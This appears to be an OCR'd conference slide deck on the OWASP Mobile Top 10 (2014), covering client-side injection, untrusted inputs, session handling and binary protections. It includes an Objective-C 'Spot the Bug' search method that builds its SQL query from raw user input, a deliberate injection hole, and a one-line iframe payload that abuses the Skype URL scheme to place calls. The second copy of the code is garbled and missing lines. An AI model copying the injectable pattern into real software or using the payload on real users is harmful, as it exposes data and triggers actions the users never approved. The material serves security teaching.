
- SQLite Injection
- JavaScript Injection (XSS)
  - Mostly with webviews
- XML Injection
- Local File Inclusions
  - NSFileManager – iOS
  - Webviews – Android
- Binary Injection
  - Debugging
  - Cycript/snoop-it
  - malicious
- iOS specific (Objective C)
  - Format String Injection
  - Classic C attacks

Spot the Bug




```
- (IBAction)search:(id)sender {
    // Search the database for articles matching the search string.
    NSString *dbPath = [[[NSBundle mainBundle] resourcePath]
        stringByAppendingPathComponent:@"articles.sqlite"];

    sqlite3 *db;
    const char *path = [dbPath UTF8String];

    if (sqlite3_open(path, &db) != SQLITE_OK) {
        [self displayAlertWithTitle:@"Snap!" message:@"Error opening articles database."];
        return;
    }

    NSString *searchString = [self.searchField.text length] > 0 ? [NSString stringWithFormat:@"%@%@%@",
        @"%", self.searchField.text, @"%"] : @"%";
    NSString *query = [NSString stringWithFormat:@"SELECT title FROM article WHERE title LIKE '%@' AND
        premium=0", searchString];

    sqlite3_stmt *stmt;
    sqlite3_prepare_v2(db, [query UTF8String], -1, &stmt, nil);

    NSMutableArray *articleTitles = [[NSMutableArray alloc] init];

    while (sqlite3_step(stmt) == SQLITE_ROW) {
        NSString *title = [[NSString alloc] initWithUTF8String:(char *)sqlite3_column_text(stmt, 0)];
        [articleTitles addObject:title];
    }

    sqlite3_finalize(stmt);
    sqlite3_close(db);

    // Create the articles (table) controller.
    SQLInjectionArticlesViewController *articlesController = [[SQLInjectionArticlesViewController alloc]
        initWithNibName:@"SQLInjectionArticlesViewController" bundle: nil articleTitles:articleTitles];

    // Pass the selected object to the new view controller.
    [self.navigationController pushViewController:articlesController animated:YES];
}

//*****************************************************************************************
```

Spot the Bug



```
- (IBAction)search:(id)sender {
    // Search the database for articles matching the search string.
    NSString *dbPath = [[[NSBundle mainBundle] resourcePath]
        stringByAppendingPathComponent:@"articles.sqlite"];

    sqlite3 *db;
    const char *path = [dbPath UTF8String];

    if (sqlite3_open(path, &db) != SQLITE_OK) {
        [self displayAlertWithTitle:@"Snap!" message:@"Error opening articles database."];
        return;

    NSString *searchString = [self.searchField.text length] > 0 ? [NSString stringWithFormat:@"%@%@%@",
        @"%", self.searchField.text, @"%"] : @"%";
    NSString *query = [NSString stringWithFormat:@"SELECT title FROM article WHERE title LIKE '%@' AND
        premium=0", searchString];

    sqlite3_prepare_v2(db, [query UTF8String], -1, &stmt, nil);

    NSMutableArray *articleTitles = [[NSMutableArray alloc] init];

    while (sqlite3_step(stmt) == SQLITE_ROW) {
        NSString *title = [[NSString alloc] initWithUTF8String:(char *)sqlite3_column_text(stmt, 0)];
        [articleTitles addObject:title];
    }

    sqlite3_finalize(stmt);
    sqlite3_close(db);

    // Create the articles (table) controller.
    SQLInjectionArticlesViewController *articlesController = [[SQLInjectionArticlesViewController alloc]
        initWithNibName:@"SQLInjectionArticlesViewController" bundle: nil articleTitles:articleTitles];

    // Pass the selected object to the new view controller.
    [self.navigationController pushViewController:articlesController animated:YES];
}

//*****************************************************************************************
```

M8 – Security Decisions via Untrusted Inputs





“Show me Shortcuts contact”

OK, here's that contact:

Shortcuts

other	tweetbot://
other	reeder://
other	yammer://
other	instagram://






Security Decisions via Untrusted Inputs

- Inter Process Communication (IPC)
  - Data on clipboards
- Platform specific Permission Model
  - Manifest files – Android
  - Entitlements – iOS
- iOS handleOpenURL (no BundleID)

Skype URL Scheme FAIL


```
<iframe src="skype://14085555555?call"></iframe>
```



Simple Fix

```
(BOOL)application:(UIApplication *)application handleOpenURL:(NSURL *)url
{
// Ask for authorization
// Perform transaction
}
```


M9 – Improper Session Handling


DOES NO ONE ELSE SEE THAT SESSION MANAGEMENT IS A SINGLE PROBLEM?
I FEEL LIKE I'M TAKING CRAZY PILLS!
memegenerator.net

Improper Session Handling

- Failure to validate sessions on backend
- Inadequate or improperly managed Session Timeouts
  - Client AND server side
- Cookie problems
  - Not setting appropriate flags (e.g. Secure)
  - Failure to rotate cookies
  - Poor cookie storage

M10 – Lack of Binary Protections


IDA - C:\IDA\REVERSING\putty.exe
File Edit Jump Search View Debugger Options Windows Help
IDA View-ESP
IDA View-EIP
Threads
General registers
Edit Search
Thread
EIP
EBP
ESP

```
Debugger: Library loaded: C:\WINNT\system32\NTDLL.DLL
Debugger: Library loaded: C:\WINNT\system32\ADVAPI32.dll
Debugger: Library loaded: C:\WINNT\system32\KERNEL32.DLL
```

AU: idle | Down | Disk: 103GB | 00031219 | 00431219: WinMain(x,x,x,x)+35

Threads: 00000350 — Line 1 of 1

```
.text:00431207 call    ds:InitCommonControls
.text:0043120D call    sub_4300A1
.text:00431212 call    sub_437607
.text:00431217 test    eax, eax
.text:00431219 jnz     short loc_43124E
.text:0043121B push    ds:lpSt eax=00000001
.text:00431221 push    offset aSFatalError
.text:00431226 call    sub_406B06
.text:0043122B pop     ecx
.text:0043122C mov     esi, eax
.text:0043122E pop     ecx
.text:0043122F push    30h
.text:00431231 push    esi
.text:00431232 push    offset Text
.text:00431237 push    0
.text:00431239 call    ds:MessageBoxA
.text:0043123F push    esi
.text:00431240 call    sub_406E7E
.text:00431245 pop     ecx
.text:00431246 push    1
.text:00431248 pop     eax
.text:00431249 jmp     loc_43204E
.text:0043124E ; ---------------------------------
.text:0043124E
.text:0043124E loc_43124E:
.text:0043124E mov     eax, dword_45A1C4
```

```
0012FF30 var_4 dd 65h
0012FF34 dd    12FFC0h ; Stack[00000
0012FF38 retaddr dd    43CC53h ; sta
0012FF3C hInstance dd offset unk_400
0012FF40 hMenu dd 0
0012FF44 uIDEvent dd offset unk_132D
0012FF48 nCmdShow dd 0Ah
0012FF48 ; [END OF STACK FRAME _WinM
0012FF4C dd    12D9C4h ; Stack_PAGE_
0012FF50 dd       200h
0012FF54 dd  7FFDF000h
```

```
EAX 00000001
EBX 7FFDF000  debug013:7FFDF000
ECX 00000065
EDX 77FD0170  NTDLL.DLL:77FD0170
ESI 000000
EDI 0012D9
EBP 0012FF
ESP 0012FF
EIP 004312
EFL 000002
CF 0
PF 1
AF 0
ZF 0
```

MAGNUM
DOES NOT APPROVE

Lack of Binary Protections

- IMHO

SECURITY BY OBSCURITY

- Disabling Code Encryption
- Jailbreak Detection Evasion
- Class Dumping
- Method Swizzling
- Runtime Code Injection, Monitoring, and Analysis
- Reverse Engineering
- Bytecode Conversion
- Disassembly

OWASP Mobile Top 9~~10~~ - 2014

M1: Weak Server Side Controls	M2: Insecure Data Storage	M3: Insufficient Transport Layer Protection
M4: Unintended Data Leakage	M5: Poor Authorization and Authentication	M6: Broken Cryptography
M7: Client Side Injection	M8: Security Decisions Via Untrusted Inputs	M9: Improper Session Handling

OWASP
The Open Web Application Security Project
http://www.owasp.org

Conclusion

Mobile Security is hard.

Try harder.

References

- Open Web Application Security Project (OWASP) – http://www.owasp.org

- OWASP Mobile Top 10 - https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Top_Ten_Mobile_Risks

david.lindner@nvisium.com

@golfhackerdave

https://linkedin.com/in/dlindner